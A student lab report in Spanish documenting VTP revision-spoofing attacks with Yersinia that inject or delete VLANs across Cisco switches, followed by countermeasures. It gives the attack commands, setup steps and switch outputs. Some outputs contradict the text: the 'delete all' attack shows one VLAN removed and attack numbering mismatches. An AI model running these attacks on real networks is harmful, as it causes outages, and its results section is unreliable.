

INSTITUTO TECNOLÓGICO DE LAS AMÉRICAS

Seguridad de Redes

DOCUMENTACIÓN TÉCNICA

Ataques VTP

Inyección y Borrado de VLANs mediante VTP Revision Spoofing

Julio cesar Hernández tibrey

Matrícula: 2025-0702

Docente: Jonathan Rondón

Asignatura: Seguridad de Redes

Junio 2025

Link al video: <https://youtu.be/hRtDgXhQoho>

Repo de Github: <https://github.com/Julio-Cesar-H-T/VTP-Attack->

1. Objetivo del Laboratorio

Este laboratorio demuestra cómo un atacante, una vez que ha obtenido acceso a un enlace troncal mediante DTP VLAN Hopping, puede manipular la base de datos de VLANs de toda la infraestructura de switches Cisco aprovechando el protocolo VTP (VLAN Trunking Protocol).

Se ejecutan dos variantes del ataque:

- Ataque A — Agregar una VLAN: inyectar una VLAN inexistente que se propaga automáticamente a todos los switches del dominio VTP.
- Ataque B — Borrar todas las VLANs (DoS): eliminar todas las VLANs de la base de datos de los switches, dejando a los hosts sin conectividad.

2. Objetivo de la Herramienta

La herramienta utilizada es Yersinia, que permite construir e inyectar paquetes VTP maliciosos con un Configuration Revision Number superior al del switch servidor legítimo. Al recibir un paquete con revisión mayor, los switches clientes aceptan la base de datos de VLANs del atacante y la propagan a todo el dominio sin ninguna verificación de autenticidad.

2.1 Parámetros Utilizados

Parámetro	Valor	Descripción
-attack 3	Agregar VLAN	Inyecta una VLAN nueva con Revision Number mayor al actual
-attack 2	Borrar VLANs (DoS)	Envía DB vacía con Revision Number mayor — borra todas las VLANs
-attack 1	Flooding de resúmenes	Inunda el dominio con paquetes VTP Summary Advertisement
-interface	ens3.10	Subinterfaz VLAN 10 del atacante (trunk post-DTP)

2.2 Comandos de Ejecución

Ataque A — Agregar VLAN:

```
sudo yersinia vtp -attack 3 -interface ens3.10
```

Ataque B — Borrar todas las VLANs:

```
sudo yersinia vtp -attack 2 -interface ens3.10
```

2.3 Requisitos para Utilizar la Herramienta

Requisito	Detalle
Pre-requisito obligatorio	Acceso trunk al switch obtenido mediante ataque DTP previo
Subinterfaz VLAN 10	Crear ens3.10 con IP 10.7.2.151/24 en el atacante
Sistema Operativo	Linux (Kali, Ubuntu, Parrot OS)
Herramienta	Yersinia (sudo apt install yersinia)
Permisos	Superusuario (root)
Dominio VTP	ITLA-SEC (el atacante debe estar en el mismo dominio)

Preparación de la subinterfaz VLAN 10:

```
sudo ip link add link ens3 name ens3.10 type vlan id 10
sudo ip addr add 10.7.2.151/24 dev ens3.10
sudo ip link set dev ens3.10 up
```

3. Documentación del Funcionamiento

3.1 ¿Por qué es vulnerable VTP?

VTP no implementa ningún mecanismo de autenticación basado en criptografía asimétrica. Cualquier paquete VTP con un Configuration Revision Number mayor al actual es aceptado por los switches clientes sin verificar su origen. Esto permite que un atacante con acceso trunk pueda inyectar actualizaciones de VLAN completamente falsas.

3.2 Ataque A — Agregar una VLAN

Yersinia construye un paquete VTP Summary Advertisement con un Revision Number mayor al observado en la red (por ejemplo, si el switch va en revisión 3, el atacante envía revisión 10) e incluye una VLAN adicional en la lista. Los switches clientes reciben el paquete, lo aceptan por tener mayor revisión, y agregan la nueva VLAN a su base de datos local, propagándola al resto del dominio.

Flujo del Ataque A:

- Paso 1: El atacante lee el Revision Number actual con `show vtp status` en SW-3.
- Paso 2: Yersinia envía un VTP Summary con Revision Number superior e incluye VLAN nueva.
- Paso 3: SW-2 recibe el paquete y actualiza su base de datos.
- Paso 4: SW-2 propaga la actualización a SW-1 (Core).
- Paso 5: SW-1 la propaga a SW-3. La VLAN inyectada aparece en todos los switches.

3.3 Ataque B — Borrar todas las VLANs (DoS)

El atacante envía un segundo paquete VTP con un Revision Number aún mayor (por ejemplo, revisión 20) pero con la lista de VLANs completamente vacía. Los switches aceptan la actualización y eliminan todas las VLANs de sus bases de datos locales. Los puertos de acceso quedan asignados a VLANs que ya no existen, dejando a todos los hosts sin conectividad de red.

3.4 Tabla de Modos de Ataque Yersinia VTP


Número (-attack)	Nombre	Efecto
0	Sin ataque	No ejecuta ninguna acción
1	Flooding de resúmenes	Inunda el dominio con VTP Summaries — posible inestabilidad
2	Borrar todas las VLANs	Envía DB vacía — elimina todas las VLANs del dominio (DoS)
3	Agregar una VLAN	Injecta una VLAN nueva en la DB de todos los switches

3.5 Estado Antes y Después de los Ataques

Parámetro	Antes	Después Ataque A	Después Ataque B
VLANs en SW-3	VLAN 1, VLAN 10	VLAN 1, VLAN 10 + nuevas	Solo VLAN 1
Configuration Revision	3	10 (inyectado)	20 (inyectado)
Conectividad de la víctima	Normal	Normal (VLAN 10 existe)	Perdida (VLAN 10 eliminada)
VLANs propagadas	Legítimas	Legítimas + inyectadas	Ninguna (DB vacía)

4. Documentación de la Red

4.1 Topología del Laboratorio



4.2 Tabla de Direccionamiento IP

Dispositivo	IP	Máscara	Rol VTP	Función
R1 (Router)	10.7.2.254	255.255.255.0	N/A	Gateway y DNS
SW-1 (Core)	10.7.2.1	255.255.255.0	Server	Origen legítimo DB VLANs
SW-2 (Acceso)	10.7.2.2	255.255.255.0	Client	Puerto trunk del atacante
SW-3 (Distribución)	10.7.2.3	255.255.255.0	Client	Verificación propagación
Atacante	10.7.2.151	255.255.255.0	—	Inyecta paquetes VTP
Víctima	10.7.2.100	255.255.255.0	—	Pierde conectividad en DoS

4.3 Configuración del Dominio VTP


Parámetro VTP	Valor
Dominio	ITLA-SEC
Password	cisco
Versión en uso	VTP versión 1
SW-1 modo	Server
SW-2 modo	Client
SW-3 modo	Client

5. Capturas de Pantalla

5.1 Interfaz de Yersinia y modo VTP

Resultado de usar el comando `sudo yersinia -I -G` para entrar en la interfaz gráfica desde la terminal

[CAPTURA 1 — Atacante — Interfaz de Yersinia]



```
user@user-pc: ~
File Edit View Search Terminal Help
— yersinia 0.8.2 by Slay & tomac - STP mode — [16:02:58]
RootId      BridgeId      Port      Iface Last seen
8001.AABBCC000200 8001.AABBCC000300 8002      ens3  12 Jun 16:02:57

Choose protocol mode
CDP      Cisco Discovery Protocol
DHCP      Dynamic Host Configuration Protocol
802.1Q    IEEE 802.1Q
802.1X    IEEE 802.1X
DTP      Dynamic Trunking Protocol
HSRP      Hot Standby Router Protocol
ISL      Inter-Switch Link Protocol
MPLS      MultiProtocol Label Switching
STP      Spanning Tree Protocol
VTP      VLAN Trunking Protocol


ENTER to select - ESC/Q to quit

Total Packets: 5      STP Packets: 5      MAC Spoofing [X]
Choose your life (mode)
```

5.2 Ejecución del Ataque A — Agregar VLAN

Yersinia ejecutando el ataque VTP modo `-attack 3` sobre la interfaz `ens3.10`.

[CAPTURA 2 — Yersinia — Ataque VTP Attack 3 (Agregar VLAN)]



```
user@user-pc: ~
File Edit View Search Terminal Help
— yersinia 0.8.2 by Slay & tomac - VTP mode — [16:03:19]
Code      Domain      MD5      Iface Last seen

Attack Panel
No  Dns  Description
0   X   sending VTP packet
1   X   deleting all VTP vlans
2   X   deleting one vlan
3   Attack parameters
4   VLAN ID 0052
   VLAN Name Hackead0
   ESC to abort - ENTER to continue

Select attack to launch ('q' to quit)

Total Packets: 18      VTP Packets: 0      MAC Spoofing [X]
Choose strange attacks...
```

5.3 Verificación del Ataque A en SW-3

Resultado de show vlan brief en SW-1 mostrando las VLANs inyectadas propagadas al dominio.

[CAPTURA 3 — SW-1 — show vlan brief con VLANs inyectadas]


VLAN	Name	Status	Ports
1	default	active	Et0/3
10	Operaciones	active	
18	ae	active	
27	SOC12	active	
29	Test2	active	
52	Hackeado	active	
92	IT	active	
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

SW-1(config)#

5.4 Ejecución del Ataque B — Borrar VLANs (DoS)

Yersinia ejecutando el ataque VTP modo -attack 2 (DB vacía con Revision Number mayor).

[CAPTURA 4 — Yersinia — Ataque VTP Attack 2 (Borrar VLANs)]



5.5 Verificación del Ataque B

Resultado de show vlan brief en SW-1 mostrando que VLAN 27 ha desaparecido del dominio.

[CAPTURA 5 — SW-3 — show vlan brief tras el DoS (VLAN 27 eliminada)]

VLAN	Name	Status	Ports
1	default	active	Et0/3
10	Operaciones	active	
18	ae	active	
29	Test2	active	
35	RRHH	active	
52	Hackeado	active	
92	IT	active	
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

SW-1(config)#

6. Contramedidas

6.1 Usar VTP Versión 3

VTP versión 3 introduce el concepto de Primary Server, que es el único dispositivo autorizado para modificar y propagar la base de datos de VLANs. Los demás switches no aceptan actualizaciones de ningún otro origen, bloqueando completamente el ataque de inyección.

```
SW(config)# vtp version 3
SW# vtp primary
```

6.2 Usar Modo VTP Transparent u Off

En modo Transparent el switch no acepta ni propaga actualizaciones VTP. En modo Off, VTP se desactiva completamente. Ambas opciones eliminan el vector de ataque:

```
SW(config)# vtp mode transparent
```

O para desactivarlo completamente:

```
SW(config)# vtp mode off
```

6.3 Reseteo el Revision Number antes de Conectar un Switch

Un switch con Revision Number alto puede infectar la red al conectarse. El procedimiento estándar para resetearlo a 0 es cambiar el modo a transparent y volver al modo deseado:

```
SW(config)# vtp mode transparent
SW(config)# vtp mode client
```


6.4 Monitoreo del Dominio VTP

Configurar alertas de SNMP o Syslog para detectar cambios inesperados en el Revision Number o en la base de datos de VLANs.

Contramedida	Protege contra	Efectividad
VTP versión 3 con Primary Server	Inyección de VLANs y DoS	Muy Alta
VTP modo Transparent	Ambos ataques (A y B)	Alta
VTP modo Off	Ambos ataques (A y B)	Muy Alta — elimina VTP
Resetear Revision Number	Contagio por switch externo	Media
Monitoreo SNMP/Syslog	Detección de cambios anómalos	Media — detecta, no previene